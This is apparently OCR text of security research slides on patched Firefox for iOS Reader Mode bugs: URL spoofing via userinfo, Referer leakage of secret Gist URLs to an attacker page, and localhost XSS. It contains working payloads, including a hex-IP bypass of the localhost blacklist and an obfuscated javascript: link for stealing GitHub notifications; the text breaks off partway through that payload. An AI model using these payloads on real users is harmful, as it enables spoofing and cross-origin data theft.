


PWNED@gmail.com
Enter your password to connect.

Sync Now 2016-08-10 11:02:30

Improper access control of local web server

- Firefox for iOS runs a local web server while in foreground
- Browser internal pages are published from the server, e.g., certificate warning page
- Firefox associates browser features with URL path names by **registerHandlerForMethod** in WebServer class


{OpenGrok

Home Sort by: last modified time | **relevance** | path

Full Search registerHandlerForMethod

Definition

Symbol

File Path

History

Type Any

Search Clear Help

In Project(s) select all invert selection

firefox-ios

Searched **full:registerhandlerformethod** (Results **1 - 5** of **5**) sorted by relevance

/firefox-ios/Client/Frontend/Browser/

H A D AboutHomeHandler.swift
```
10 webServer.registerHandlerForMethod("GET", module: "about", resource: "home")
18 webServer.registerHandlerForMethod("GET", module: "about", resource: "license"
```

H A D SessionRestoreHandler.swift
```
12 webServer.registerHandlerForMethod("GET", module: "about", resource: "session
```

H A D ErrorPageHelper.swift
```
109 server.registerHandlerForMethod("GET", module: "errors", resource: "error.html",
157 server.registerHandlerForMethod("GET", module: "errors", resource: "NetError.css
```

/firefox-ios/Client/Application/


H A D WebServer.swift
```
28 func registerHandlerForMethod(method: String, module: String, resource: String, h
```

/firefox-ios/Client/Frontend/Reader/

H A D ReaderModeHandlers.swift
```
18 webServer.registerHandlerForMethod("GET", module: "reader-mode", resource: "p
29 webServer.registerHandlerForMethod("GET", module: "reader-mode", resource: "p
```

Reader Mode

Make a page layout more reader-friendly



https://blog.mozilla.org/security/

1

mozilla


Mozilla Security Blog

Update on add-on pinning vulnerability

Sep 16 2016

Selena Deckelmann

Earlier this week, security researchers



https://blog.mozilla.org/security/

1

Aa

Mozilla Security Blog

Earlier this week, security researchers published reports that Firefox and Tor Browser were vulnerable to "man-in-the-middle" (MITM) attacks under special circumstances. Firefox automatically updates installed add-ons over an HTTPS connection. As a backup protection measure against mis-issued

- Readerized contents are published from the local server
- Address bar displays original URL but the real URL is below

```
http://localhost:6571/reader-mode/page?
url=https://blog.mozilla.org/security
```

Original URL is in a query string


Bug 1293068

Address bar spoofing in Reader Mode
with userinfo in front of hostname

Reader Mode directly displayed URL in a query

then, userinfo in a part of URL was not stripped

```
http://localhost:6571/reader-mode/page?
url=https://blog.mozilla.org/security
```


https://blog.mozilla.org/security/

URL in a query was directly used here


Mozilla Security

Wow, I just saw that!

URL spoofing attack with userinfo could work on Reader Mode

Userinfo

```
<a href="http://localhost:6571/reader-mode/page?
url=https://hacked.whitehouse.gov@developers.
google.com/webmasters/hacked/">Whitehouse?</a>
```



https://hacked.whitehouse.gov@dev...

1

Aa


Help, I've Been Hacked! | Google Developers

If you're a site owner and you see one of these...

You might have been hacked

Bug 1290732

Reader Mode leaks sensitive HTTPS URLs through HTTP referer



https://gist.github.com/nishimunea/8...

1

Secret nishimunea / secret.md

secret.md

My Secret Document


Please open this external HTTP URL

http://mallory.csrf.jp/referer_stealer.php

Abstract

This document defines a new HTTP header that allows web host operators to instruct user agents to remember ("pin") the hosts' cryptographic identities over a period of time. During that time, user agents (UAs) will require that the host

- **GitHub's Gists** supports secret mode
- Not private, discoverable if the URL is known
- Gists uses **Referrer-Policy** in a meta tag to prevent unintentional URL leakage


https://gist.github.com/nishimunea/8...

Aa

secret.md · GitHub

nishimunea

Please open this external HTTP URL

http://mallory.csrf.jp/referer_stealer.php

Abstract

This document defines a new HTTP header that allows web host operators to instruct

- Reader mode **strips all meta tags** and a page is sent through http: channel
- Finally, Gist's secret URLs are leaked via HTTP Referer

```
http://localhost:6571/reader-mode/page?
url=https://gist.github.com/nishimunea/
899da90df5b169a80df39e73fec89e87
```

Secret Gist URL

Bug 1279787


Steal cross origin DOM data with
bypassing localhost navigation blocking

- Readerized pages are **in the same localhost origin** regardless of its real origin
- If there were XSS on the local server, arbitrary page data could be stolen from Reader Mode URL
- The question is where is XSS on localhost

XSS Was Also in a Reader Mode URL

```
http://localhost:6571/reader-mode/page?url=javascript:alert(1)
```

XSS was here



The page could not be displayed in Reader View.

Load original page

http://localhost:6571

1

OK

Localhost Navigation Has Been Blocked Since 4.0

so XSS on Reader Mode has not been exploitable directly from a web page

```
private extension WKNavigationAction {
  private var isAllowed: Bool {
    return !(request.URL?.isLocal ?? false)
```


```
public var isLocal: Bool {
  return host?.lowercaseString == "localhost" ||
         host == "127.0.0.1" || host == "::1"
}
```

Blocked if host is “localhost”, 127.0.0.1, or ::1

https://github.com/mozilla-mobile/firefox-ios/commit/78df359fd64aa7fc98bb2e1e7f65863c434fd3bb

Hostname Blacklisting Was Insufficient

still exploitable the XSS through http://0x7f000001:6571/



The page could not be displayed in Reader View.

http://0x7f000001:6571

1

Finally, following XSS payload worked

for stealing victim's private notifications on GitHub


```
<a href="http://0x7f000001:6571/reader-mode/page?url=
javascript:document.body.innerHTML=String.fromCharCode(
60,105,102,114,97,109,101,32,115,114,99,61,34,104,116,1
16,112,58,47,47,48,120,55,102,48,48,48,48,48,49,58,54,5
3,55,49,47,114,101,97,100,101,114,45,109,111,100,101,47
,112,97,103,101,63,117,114,108,61,104,116,116,112,115,5
8,47,47,103,105,116,104,117,98,46,99,111,109,47,110,111
,116,105,102,105,99,97,116,105,111,110,115,34,32,111,11
0,108,111,97,100,61,34,97,108,101,114,116,40,116,104,10
5,115,46,99,111,110,116,101,110,116,68,111,99,117,109,1
